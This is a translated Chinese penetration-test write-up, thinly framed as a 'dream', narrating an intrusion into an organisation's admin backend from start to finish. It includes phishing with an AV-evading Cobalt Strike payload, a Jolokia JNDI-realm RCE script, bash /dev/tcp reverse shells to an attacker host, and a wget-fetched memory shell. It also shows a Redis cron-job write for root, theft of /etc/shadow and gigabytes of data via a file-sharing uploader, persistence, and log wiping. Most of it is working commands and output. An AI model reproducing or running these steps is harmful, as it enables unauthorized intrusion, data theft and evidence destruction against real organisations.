

A Midnight Clutch Kill on an Agent Backend

By J0o1ey · Translated from the Chinese original

0x00 Preface

Friends interested in technical exchange, or in pentest / code audit / red team training and red-vs-blue assessment services, are welcome to reach out via QQ/WeChat: 547006660.


A couple of days ago, a friend working at a state-owned enterprise ran into a nasty target. Word was that nobody had ever broken in from the external network — the only option had been forensics across the Great Firewall.

My interest was piqued. In a dream, I conjured up a practice range and ran a penetration test against it. The dream has been fully authorized.

Dear readers, please do not map this onto any real entity. Any resemblance is purely coincidental.

0x01 Phishing for a Foothold

The official website listed a customer service contact.




Using a Cobalt Strike with modified shellcode signatures plus an AV-evading loader, I built a fully undetected payload.

Renamed the extension to something other than .exe (those who know, know), then social-engineered the customer service agent with a good story (agents are smart these days — a bare .exe will never catch a bite), and obtained their desktop Notepad.

Inside the notepad file I dug out a backend address, but no credentials (which would have been useless anyway — Google reCAPTCHA protected the login):

```
http://xxxxxx/xxxxxx-admin/
```




0x02 FUZZing into a Spring Actuator Leak and Analyzing It

A quick FUZZ turned up a Spring Actuator leak in a second-level directory:

```
http://xxxxxx/xxxxxx-admin/actuator/
```

And there was our old friend, jolokia.



```
57 },
58 "metrics": {
59   "href": "http://xxxxxx-admin/actuator/metrics",
60   "templated": false
61 },
62 "metrics-required": {
63   "href": "http://xxxxxx-admin/actuator/metrics/{requiredMetricName}",
64   "templated": true
65 },
66 "scheduledtasks": {
67   "href": "http://xxxxxx-admin/actuator/scheduledtasks",
68   "templated": false
69 },
70 "sessions": {
71   "href": "http://xxxxxx-admin/actuator/sessions",
72   "templated": false
73 },
74 "sessions-session": {
75   "href": "http://xxxxxx-admin/actuator/sessions/{sessionId}",
76   "templated": true
77 },
78 "httptrace": {
79   "href": "http://xxxxxx-admin/actuator/httptrace",
80   "templated": false
81 },
82 "mappings": {
83   "href": "http://xxxxxx-admin/actuator/mappings",
84   "templated": false
85 },
86 "jolokia": {
87   "href": "http://xxxxxx-admin/actuator/jolokia",
88   "templated": false
89 }
90 }
91 }
```

Anyone familiar with Spring testing knows the jolokia component — barring surprises, it's an instant win.

I visited a few more common endpoints:

```
http://xxxxxx-admin/actuator/env
```

The env endpoint showed the backend was hosted on AWS, with no leaked AK/SK.

After combing back and forth, the only thing of value was a Redis password.

```

    },
    "spring.datasource.druid.spider.password": {
      "value": "*****"
    },
    },
    "spring.datasource.druid.spider.username": {
      "value": "root"
    },
    },
    "spring.datasource.druid.stat-view-servlet.enabled": {
      "value": "true"
    },
    },
    "spring.redis.password": {
      "value": "*****"
    },
    },
  },
}

```

I checked the beans endpoint but found no suitable MBean to dump the starred-out passwords, so I gave up on pulling plaintext via jolokia MBean calls.

```

    ],
    "scope": "singleton"
  },
  SN
  },
  },
  "management.endpoint.health-org.springframework.boot.actuate.autoconfigure.health.HealthEndpointProperties": {
    "aliases": [
      ],
      "scope": "singleton",
      "type": "org.springframework.boot.actuate.autoconfigure.health.HealthEndpointProperties",
      "resource": null,
      "dependencies": [
        ]
      ],
      "org.springframework.boot.autoconfigure.web.servlet.MultipartAutoConfiguration": {
        "aliases": [
          ],
          "scope": "singleton",
          "type": "org.springframework.boot.autoconfigure.web.servlet.MultipartAutoConfiguration",
          "resource": null,
          "dependencies": [
            "spring.servlet.multipart-org.springframework.boot.autoconfigure.web.servlet.MultipartProperties"
          ]
        ]
      },
    ],
  },
}

```

`http://xxxxx/xxxxx-admin/actuator/heapdump`

Downloaded the heapdump and analyzed it with MAT:

```

select * from java.util.Hashtable$Entry x
WHERE (toString(x.key).contains("password"))

```

Debugging showed the Redis config pointed to 127.0.0.1 with an empty password — but the port wasn't exposed externally, so that went on the shelf for now.

0x03 Jolokia Realm JNDI Injection RCE

```
https://xxxx/xxxxx-admin/actuator/jolokia/
```

With the jolokia endpoint in hand:


let's just try a direct RCE.

The conditions required:

the target's /jolokia/list interface contains type=MBeanFactory and createJNDIRealm, and the target can make outbound requests.

Command encoding tool: <http://www.jackson-t.ca/runtime-exec-payloads.html>

Encode the reverse-shell command:



The screenshot shows a web page with a sidebar on the left containing links: About, Contact, Archives, Categories, and Dark Theme. The main content area has a title "Occasionally there are times when command execution payloads via `Runtime.getRuntime().exec()` fail. This can happen when using web shells, deserialization exploits, or through other vectors."

Below the title, there are two paragraphs explaining the issues. The first paragraph states: "Sometimes this is because redirection and pipe characters are used in a way that doesn't make sense in the context of the process that's being launched. For example, executing `ls > dir_listing` in a shell should output a listing of the current directory into a file called `dir_listing`. But in the context of the `exec()` function, that command would instead be interpreted to fetch the listings of the `>` and `dir_listing` directories."

The second paragraph states: "Other times, arguments with spaces within them are broken by the StringTokenizer class which splits command strings by spaces. Something like `ls "My Directory"` would then be interpreted as `ls "My" "Directory"`."

Below the paragraphs, there is a section titled "With the help of Base64 encoding, the converter below can help reduce these issues. It can make pipes and redirects great again through calls to Bash or PowerShell and it also ensures that there aren't spaces within arguments."

Under this section, there is a form with the label "Input type:" and four radio buttons: Bash (selected), PowerShell, Python, and Perl.

Below the form, there is a text area containing the command: `bash -i &>/dev/tcp/ <&1`.

At the bottom, there is a button labeled "Encode" which, when clicked, displays the encoded command in a text area: `bash -c {echo,YmFzaCAtaSAmPi {base64,-d}|{bash,-i}}`.

Use JNDI-Injection-Exploit to spin up a malicious RMI service:

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "command" -A vps_ip
```

```
ubuntu@VM-8-6-ubuntu:~$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo
v                                     }|{base64,-d}|{bash,-i}"
[ADDRESS] >> 
[COMMAND] >> 
-----JNDI Links-----
Target          n JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://          th3gm1
Target          n JDK 1.8 whose trustURLCodebase is true):
rmi://          xs4cr2
ldap://         /xs4cr2
Target          n JDK 1.7 whose trustURLCodebase is true):
rmi://          wxbtb2
ldap://         /wxbtb2
```

Then adapt the ready-made script:

```
https://raw.githubusercontent.com/LandGrey/SpringBootVulExploit/master/codebase/springboot-ream-jndi-rce.py
```

```
import requests

url = 'https://[REDACTED]admin/actuator/jolokia'

create_realm = {
    "mbean": "Tomcat:type=MBeanFactory",
    "type": "EXEC",
    "operation": "createJNDIRealm",
    "arguments": ["Tomcat:type=Engine"]
}

write_factory = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "WRITE",
    "attribute": "contextFactory",
    "value": "com.sun.jndi.rmi.registry.RegistryContextFactory"
}

write_url = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "WRITE",
    "attribute": "connectionURL",
    "value": "rmi://15[REDACTED]"
}

stop = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "EXEC",
    "operation": "stop",
    "arguments": []
}

start = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "EXEC",
    "operation": "start",
    "arguments": []
}
```

```
ubuntu@VM-8-6-ubuntu:~$ python3 jolokia.py
Exec MBean Tomcat:type=MBeanFactory: createJNDIRealm ...
200
Write MBean Tomcat:realmPath=/realm0,type=Realm: contextFactory ...
200
Write MBean Tomcat:realmPath=/realm0,type=Realm: connectionURL ...
200
Exec MBean Tomcat:realmPath=/realm0,type=Realm: stop ...
200
Exec MBean Tomcat:realmPath=/realm0,type=Realm: start ...
200
ubuntu@VM-8-6-ubuntu:~$
```

Lucky me — the target had outbound access. Instant kill.

```
-----Server Log-----
2022-03-16 10:10:25 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-03-16 10:10:25 [RMISERVER] >> Listening on 0.0.0.0:1099
2022-03-16 10:10:26 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2022-03-16 10:11:08 [RMISERVER] >> Have connection from [REDACTED]
2022-03-16 10:11:08 [RMISERVER] >> Reading message...
2022-03-16 10:11:08 [RMISERVER] >> Is RMI.lookup call for th3gm1 2
2022-03-16 10:11:08 [RMISERVER] >> Sending local classloading reference.
2022-03-16 10:11:08 [RMISERVER] >> Closing connection
```

```
root@VM-0-12-debian:~# nc -lvp 9089
listening on [any] 9089 ...
connect to [REDACTED]:compute.amazonaws.com [REDACTED]
bash: no job control in this shell
[www@j[REDACTED]]$ history
history
 2 cd ..
 3 ll
 4 cd /data/fore/
```

www privileges.

0x04 Post-Shell Forensics

I'll skip the routine stuff — history, last, hosts, middleware logs.

The target's ops folks were fairly cautious: no direct connections; they used an AWS host as a jump box for SSH.

```
[www@: ]$ last
last
root pts/1 13. Wed Mar 16 09:36 still logged in
root pts/1 13. Wed Mar 16 09:22 - 09:34 (00:12)
root pts/1 13. Wed Mar 16 04:18 - 04:44 (00:25)
root pts/1 13. Wed Mar 16 03:50 - 04:02 (00:11)
root pts/2 13. Wed Mar 16 03:48 - 08:39 (04:50)
root pts/1 13. Wed Mar 16 03:18 - 03:50 (00:32)
root pts/1 13. Wed Mar 16 03:13 - 03:13 (00:00)
root pts/1 13. Wed Mar 16 03:13 - 03:13 (00:00)
root pts/1 13. Wed Mar 16 03:13 - 03:13 (00:00)
root pts/1 13. Wed Mar 16 03:13 - 03:13 (00:00)
root pts/0 13. Tue Mar 15 19:10 - 03:48 (08:38)
reboot system boot 3.1 l.3.e Wed Mar 16 03:10 - 12:28 (09:18)
root pts/5 13. Wed Mar 16 02:49 - crash (00:21)
root pts/5 13. Wed Mar 16 02:48 - 02:49 (00:00)
root pts/5 13. Tue Mar 15 21:58 - 22:28 (00:30)
root pts/6 13. Tue Mar 15 15:23 - 22:40 (07:16)
```

A look at the processes showed the web app used an MVC architecture.

```
ps -ef | grep "jar"
www 5985 1 3 Mar11 ? 02:45:31 java -server -Xms2048m -Xmx2048m -jar /
--spring.profiles.active=xf51
www 15102 1 12 Mar07 ? 22:05:41 java -server -Xms4096m -Xmx4096m -jar /
--spring.profiles.active=xf51
www 22876 1 1 2021 ? 1-18:16:57 java -server -Xms1024m -Xmx1024m -jar
--spring.profiles.active=xf51
www 31581 27211 0 23:11 ? 00:00:00 grep --color=auto jar
```

0x05 Injecting a Memory Shell

To keep the reverse shell from dying at any moment, I chose to inject a memory shell into Tomcat.

The annoying part: with the MVC architecture, routes by default 302-redirect to the backend routes, which broke most off-the-shelf memory shells. Short on time, I went digging on GitHub and found one:

```
https://github.com/WisteriaTiger/JundeadShell
```

Fire it onto the controlled host:

```
wget x.x.x.x:50000/agent_starter.jar
nohup java -jar agent_starter.jar "java_process_name" 8 &
```

With Burp hooked up to the target, I found an interface that didn't 302, added a password, and the memory shell came alive.



0x06 Privilege Escalation via Redis

We had www privileges on an AWS host, patched up to date. Recent exploits — pkexec (PwnKit), Dirty Pipe — didn't work after testing; ancient ones like Dirty Cow stood no chance.

GUID and SUID sweeps found no misconfigurations.

Just as I was about to give up, I glanced at the process list: Redis was running as root... Heaven helps me.

```
root    2865    1  0  03:13 ?        00:01:24 redis-server [cluster]
root    2867    1  0  03:13 ?        00:01:11 redis-server [cluster]
root    2875    1  0  03:13 ?        00:01:21 redis-server [cluster]
root    2880    1  0  03:13 ?        00:00:41 redis-server [cluster]
root    2885    1  0  03:13 ?        00:00:41 redis-server [cluster]
root    2890    1  0  03:13 ?        00:00:43 redis-server [cluster]
root    12381  11820  0  14:05 ?        00:00:00 grep re
```

Port-forward Redis to my box through a tunnel, then

use Redis to write a cron job.

(PS: on Ubuntu, dirty data mixed into the payload breaks the syntax and the task fails; on CentOS it works fine. The target was CentOS.)

```
echo -e "\n\n*/1 * * * * /bin/bash -i >& /dev/tcp/xx.xx.xx.xx/4444 0>&1\n\n" \
| redis-cli -h xx.xx.xx.xx -x set 1 # set the value
redis-cli -h xx.xx.xx.xx config set dir /var/spool/cron/
redis-cli -h xx.xx.xx.xx config set dbfilename root
redis-cli -h xx.xx.xx.xx save
```

With nc listening locally, before long a root shell rang back.

```
sh-4.2# whoami
whoami
root
sh-4.2# pwd
pwd
/root
sh-4.2# ls
```

I then exfiltrated `/etc/shadow`, collected parts of root's home directory, and set up some persistence.

0x07 Exfiltrating the Evidence

The packaged evidence — website JARs, directory logs, login logs — came to several gigabytes. Getting it out became the hard part.

```
tar -cvf xxxx.tar *
```

nc and back-channel transfers kept dying midway; my OSS had expired too, so that route was out. Absolutely miserable...

Finally I asked around in a small circle, and a mentor offered a beautiful idea:

exfiltrate via CowTransfer (奶牛快传):

```
https://github.com/Mikubill/cowtransfer-uploader
nohup ./cowtransfer-uploader -c "remember-mev2=...;" -a "<cow-auth-token>" xxx.tar
```

The speed was delightful — roughly 6 MB/s.


```
$ nohup ./cowtransfer-uploader -c "MTU1njQ1NTUzNTA6MTY0ODUyMTYzNjc1MDoyYzAzNDU5NjA5Y2Z2hMTM0Z"

0 B / 1.28 GiB [-----] 0.00% ? p/s ?1.14 MiB / 1.28 GiB
[>-----] 0.09% ? p/s ?2.29 MiB / 1.28 GiB [>-----]
[-----] 0.17% 3.81 MiB p/s ETA 5m43s4.58 MiB / 1.28 GiB [>-----] 0.35
% 3.81 MiB p/s ETA 5m42s5.72 MiB / 1.28 GiB [>-----] 0.44% 3.81 MiB p/s ETA
5m42s6.87 MiB / 1.28 GiB [>-----] 0.52% 4.06 MiB p/s ETA 5m21s9.16 MiB / 1.2
8 GiB [>-----] 0.70% 4.06 MiB p/s ETA 5m20s11.44 MiB / 1.28 GiB [>-----]
[-----] 0.87% 4.06 MiB p/s ETA 5m19s13.73 MiB / 1.28 GiB [>-----]
[-----] 1.05% 4.54 MiB p/s ETA 4m45s13.73 MiB / 1.28 GiB [>-----]
1.05% 4.54 MiB p/s ETA 4m45s16.02 MiB / 1.28 GiB [>-----] 1.22% 4.54 MiB p/s
ETA 4m45s19.45 MiB / 1.28 GiB [>-----] 1.48% 4.86 MiB p/s ETA 4m25s20.60 MiB
/ 1.28 GiB [>-----] 1.57% 4.86 MiB p/s ETA 4m25s24.03 MiB / 1.28 GiB [>-----]
[-----] 1.83% 4.86 MiB p/s ETA 4m24s27.47 MiB / 1.28 GiB [>-----]
[-----] 2.10% 5.41 MiB p/s ETA 3m57s29.75 MiB / 1.28 GiB [->-----]
[-----] 2.27% 5.41 MiB p/s ETA 3m56s30.90 MiB / 1.28 GiB [->-----] 2.36% 5.41 Mi
B p/s ETA 3m56s33.19 MiB / 1.28 GiB [->-----] 2.53% 5.67 MiB p/s ETA 3m45s36.6
2 MiB / 1.28 GiB [->-----] 2.79% 5.67 MiB p/s ETA 3m44s37.77 MiB / 1.28 GiB [-
>-----] 2.88% 5.67 MiB p/s ETA 3m44s41.20 MiB / 1.28 GiB [->-----]
[-----] 3.14% 6.17 MiB p/s ETA 3m25s44.63 MiB / 1.28 GiB [->-----]
[-----] 3.40% 6.17 MiB p/s ETA 3m25s45.78 MiB / 1.28 GiB [->-----] 3.49% 6.
```

Then simply download it from my own CowTransfer account.

0x08 Analyzing the Loot

Decompiled the exfiltrated JARs and extracted their database connection strings, awaiting further instructions.



Analyzing the application logs put the backend login info — accounts, login IPs — all in plain view. The criminals lurking in the shadows would not live long.

0x09 Cleanup and Afterword

Then I wiped the day's web logs, history, and everything under /var/log.

All tools used were wiped and deleted.

The moment I cut the shell connection, I woke up — and realized the whole thing had been a dream.